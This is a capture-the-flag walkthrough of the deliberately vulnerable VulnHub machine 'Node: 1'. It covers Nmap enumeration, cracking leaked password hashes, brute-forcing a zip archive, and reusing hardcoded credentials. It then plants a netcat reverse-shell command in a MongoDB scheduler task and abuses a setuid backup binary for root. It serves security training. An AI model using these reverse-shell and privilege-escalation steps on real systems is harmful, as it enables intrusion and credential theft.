[VulnHub] Node: 1

Date: 28/Oct/2019

Categories: oscp, vulnhub, linux

 $\textbf{Tags:} \ \ \text{exploit_nodejs, exploit_credsreuse, exploit_mongodb, privesc_setuid}$

Overview

This is a writeup for VulnHub VM Node: 1. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:




Figure 1: writeup.overview.killchain

\mathbf{TTPs}

 $1. \qquad 3000/\text{tcp/http/Node.js Express framework:} \qquad \text{exploit_nodejs,} \qquad \text{exploit_credsreuse,} \qquad \text{exploit_mongodb,} \\ \text{privesc_setuid}$

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Tue Oct 22 14:20:26 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/xml/_quick_tcp_nmap.xml
      192.168.92.189
   Nmap scan report for 192.168.92.189
   Host is up, received arp-response (0.00084s latency).
   Scanned at 2019-10-22 14:20:28 PDT for 21s
   Not shown: 998 filtered ports
   Reason: 998 no-responses
        STATE SERVICE REASON
                                       VERSION
                         syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
   22/tcp open ssh
    ssh-hostkey:
       2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
10
   | ssh-rsa
    SLJ44XjDzzlmOVGUqTmMP2KxANfISZWjv79Ljho3801fY4nbA43492r+6/VXeer0qhhTM4KhSPod5IxllSU6ZSqAV+
    Goccf6FBxgEtiiWnE+ThrRiEjLYnZyyWUgi4pE/WPvaJDWtyfVQIrZohayy+pD7AzkLTrsvWzJVA8Vvf+
    4 Ysa0ElHfp3lRnw28WacWSa0yV0bsPdTgiiOwmoN8f9aKe5q7Pg4ZikkxNlqNG1EnuBThgMQbrx72kMHfRYvdwAqx0PbRjV96B2SWNW
       256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
12
   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKQ4w0iqXrfzOH+
13
    KQEu5D6zKCfc6I0H2GRBKKkK0nP/0CrH2I4stmM1C2sGvPLSurZtohhC+100SjKaZTxPu4sU=
       256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
14
   _ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIB5cgCL/RuiM/AqWOqKOIL1uuLLjN9E5vDSBVDqIYU6y
15
   3000/tcp open http
                         syn-ack ttl 64 Node.js Express framework
16
   | hadoop-datanode-info:
   Logs: /login
18
  hadoop-tasktracker-info:
   Logs: /login
20
   |_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF
   http-methods:
22
   Supported Methods: GET HEAD POST OPTIONS
   |_http-title: MyPlace
24
   MAC Address: 00:0C:29:FE:C0:B6 (VMware)
25
   Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
26
27
   Read data files from: /usr/bin/../share/nmap
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   # Nmap done at Tue Oct 22 14:20:49 2019 -- 1 IP address (1 host up) scanned in 23.99 seconds
30
```

2. We explore the 3000/tcp service and find a Node.js webapp. Upon exploring the source we come across few REST API calls of which the http://192.168.92.189:3000/api/users/call is very important as it lists regsitered usernames and password hashes. We use online tools to detect hash type as SHA256 and find plaintext strings for three users:

```
username: myP14ceAdm1nAccOuNT
hash: dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
plaintext: manchester

username: tom
hash: f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
plaintext: spongebob
```

9 username: mark

hash: de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73

plaintext: snowflake

Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2




Figure 4: writeup.enumeration.steps.2.3

Findings

Open Ports

```
22/tcp | ssh | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
3000/tcp | http | Node.js Express framework
```

Files

```
http://192.168.92.189:3000/assets/js/app/controllers/home.js
http://192.168.92.189:3000/api/users/latest
http://192.168.92.189:3000/api/users/
```

Users

```
ssh: mark
```

webapp: tom, mark, rastating

Phase #2: Exploitation

- 1. We authenticate as user myP14ceAdm1nAccOuNT as from the username it seems to be an administrative account. Upon successful login, we get a page to download backup. We proceed and get a plaintext file named myplace.backup. This file has text that looks to be Base64 encoded. Once decoded, we get a zip archive which is password encrypted. We bruteforce the password for the archive and successfully extract its contents:
- file myplace.backup
- b64d \$(cat myplace.backup) >unknown
- frackzip -uDP /usr/share/wordlists/rockyou.txt unknown
- unzip -o -P "magicword" unknown






Figure 5: writeup.exploitation.steps.1.1

Figure 6: writeup.exploitation.steps.1.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # b64d $(cat myplace.backup) >unknown
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # file unknown
unknown: Zip archive data, at least v1.0 to extract
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 7: writeup.exploitation.steps.1.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # fcrackzip -uDp /usr/share/wordlists/rockyou.txt unknown
PASSWORD FOUND!!!!: pw == magicword
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # unzip -o -P "magicword" unknown
Archive: unknown
    creating: var/www/myplace/
```

Figure 8: writeup.exploitation.steps.1.4

2. Within the extracted the zip archive we get a backup of the /var directory on the target system. This directory has source for the Node.js web application running on 3000/tcp. Within the source, we find hardcoded MongoDB credentials for user mark. We try those credentials to login via SSH and get local access:

```
head var/www/myplace/app.js
mark:5AYRft73VtFpc84k
ssh mark@192.168.92.189
```

```
~/toolbox/data/writeups/vulnhub.node1/var/www/myplace/app.js - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
      const express
                           = require('express');
                           = require('express-session');
= require('body-parser');
      const session
      const bodyParser
                             require('crypto');
require('mongodb').MongoClient;
      const crypto
      const MongoClient
      const ObjectID
                             require('mongodb').ObjectID;
                             require("path");
      const path
      const spawn
                              require('child_process').spawn;
      const app
                              mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
      const backup key
                              '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Figure 9: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # ssh mark@192.168.92.189
mark@192.168.92.189's password:
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
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                                             '88888'
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Tue Oct 22 22:53:34 2019 from 192.168.92.179
mark@node:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node:~$
mark@node:~$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86 64 x86 64 x86 64 GNU/Linux
mark@node:~$
mark@node:~$ ifconfig
         Link encap:Ethernet HWaddr 00:0c:29:fe:c0:b6
ens33
          inet addr:192.168.92.189 Bcast:192.168.92.255 Mask:255.255.255.0
```

Figure 10: writeup.exploitation.steps.2.2

3. We find that the there is a user.txt file within /home/tom/ directory and as user mark we don't have access to that file. We need to switch to user tom to proceed further:

```
1 ls /home/*
2 cat /home/tom/user.txt
```

```
mark@node:~$ ls /home/*
/home/frank:
/home/mark:
/home/tom:
user.txt
mark@node:~$
```

Figure 11: writeup.exploitation.steps.3.1

```
mark@node:~$ cat /home/tom/user.txt
cat: /home/tom/user.txt: Permission denied
mark@node:~$
```

Figure 12: writeup.exploitation.steps.3.2

4. We find that we can run arbitrary commands from within the MongoDB instance using its scheduler record for which we already found credentials via app.js file from the backup archive. Since the MongoDB instance is running as user tom, we spawn a Bash reverse shell to switch users:

```
mark@node:~$ mongo -p -u mark scheduler
MongoDB shell version: 3.2.16
Enter password:
connecting to: scheduler
>
```

Figure 13: writeup.exploitation.steps.4.1

```
> db.tasks.insert({"cmd": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f"})
WriteResult({ "nInserted" : 1 })
> db.tasks.find({})
{ "_id" : ObjectId("5daf8e174d5faaba2b7b61af"), "cmd" : "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f" }
>
```

Figure 14: writeup.exploitation.steps.4.2

Figure 15: writeup.exploitation.steps.4.3

```
pwd
$
$ cd ~
$ pwd
/home/tom
$
$ ls -la
total 40
drwxr-xr-x 6 root root 4096 Sep 3 2017 .
drwxr-xr-x 5 root root 4096 Aug 31 2017 ...
-rw-r--r-- 1 root root 220 Aug 29
                                    2017 .bash logout
-rw-r--r-- 1 root root 3771 Aug 29 2017 .bashrc
drwx----- 2 root root 4096 Aug 29 2017 .cache
drwxr-xr-x 3 root root 4096 Aug 30 2017 .config
-rw-r---- 1 root root
                          0 Sep 3 2017 .dbshell
-rwxr-xr-x 1 root root
                          0 Aug 30 2017 .mongorc.js
drwxrwxr-x 2 root root 4096 Aug 29 2017 .nano
drwxr-xr-x 5 root root 4096 Aug 31
                                    2017 .npm
-rw-r--r-- 1 root root 655 Aug 29
                                    2017 .profile
-rw-r---- 1 root tom
                         33 Sep 3
                                   2017 user.txt
$
$
$ cat user.txt
e1156acc3574e04b06908ecf76be91b1
```

Figure 16: writeup.exploitation.steps.4.4

Phase #2.5: Post Exploitation

```
mark@node> id
   uid=1001(mark) gid=1001(mark) groups=1001(mark)
   mark@node>
   mark@node> uname
   Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64

→ GNU/Linux

   mark@node>
   mark@node> ifconfig
   ens33 Link encap:Ethernet HWaddr 00:0c:29:fe:c0:b6
          inet addr:192.168.92.189 Bcast:192.168.92.255 Mask:255.255.255.0
9
          inet6 addr: fe80::20c:29ff:fefe:c0b6/64 Scope:Link
10
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
11
          RX packets:170069 errors:0 dropped:0 overruns:0 frame:0
12
         TX packets:40914 errors:0 dropped:0 overruns:0 carrier:0
13
          collisions: 0 txqueuelen: 1000
14
         RX bytes:20195705 (20.1 MB) TX bytes:56570710 (56.5 MB)
15
   mark@node>
16
   mark@node> users
17
   root
18
   tom
19
```

20 mark

Phase #3: Privilege Escalation

1. We find an interesting setuid file /usr/local/bin/backup. This file is also referenced within the app.js file and we get a hint at how to execute it. We need a backup key which is also conviniently present in the app.js file. Alongwith this, we need to pass a filepath to backup as the third argument. We try to backup the /root directory but get a troll face instead. We then symlink the directory and successfully obtain the backup:

```
find / -type f -perm -04000 2>/dev/null
/usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
/root
/usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
/rot/tmp/test/
```

```
mark@node:~$ find / -type f -perm -04000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86 64-linux-qnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/qpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
mark@node:~$
mark@node:~$
mark@node:~$
mark@node:~$ ls -l /usr/local/bin/backup
-rwsr-xr-- 1 root admin 16484 Sep 3 2017 /usr/local/bin/backup
mark@node:~$
```

Figure 17: writeup.privesc.steps.1.1

```
app.get('/api/admin/backup', function (req, res) {
    if (req.session.user && req.session.user.is_admin) {
        var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
        var backup = '';
```

Figure 18: writeup.privesc.steps.1.2

```
9 const spawn = require('child_process').spawn;
10 const app = express();
11 const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
12 const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Figure 19: writeup.privesc.steps.1.3

```
tom@node:/$
```

Figure 20: writeup.privesc.steps.1.4

Figure 21: writeup.privesc.steps.1.5

2. Upon following the usual steps and extracting the contents of the password encrypted zip archive, we get access to the /root directory and obtain the root.txt file to complete the challenge:

```
b64d $(cat backup-root) >backup-root.zip
unzip -o -P "magicword" backup-root.zip
cat tmp/test/root/root.txt
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # cat tmp/test/root/root.txt
1722e99ca5f353b362556a62bd5e6be0
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 22: writeup.privesc.steps.2.1

Loot

Hashes

Credentials

```
ssh: mark/5AYRft73VtFp....
webapp: myP14ceAdm1nAccOuNT/manc....., tom/sponge..., mark/snowfl...
```

Flags

```
user.txt: e1156acc3574e04b06908ecf......
root.txt: 1722e99ca5f353b362556a62......
```

References

- [+] https://www.vulnhub.com/entry/node-1,252/
- [+] https://hkh4cks.com/blog/2018/06/15/htb-node-walkthrough/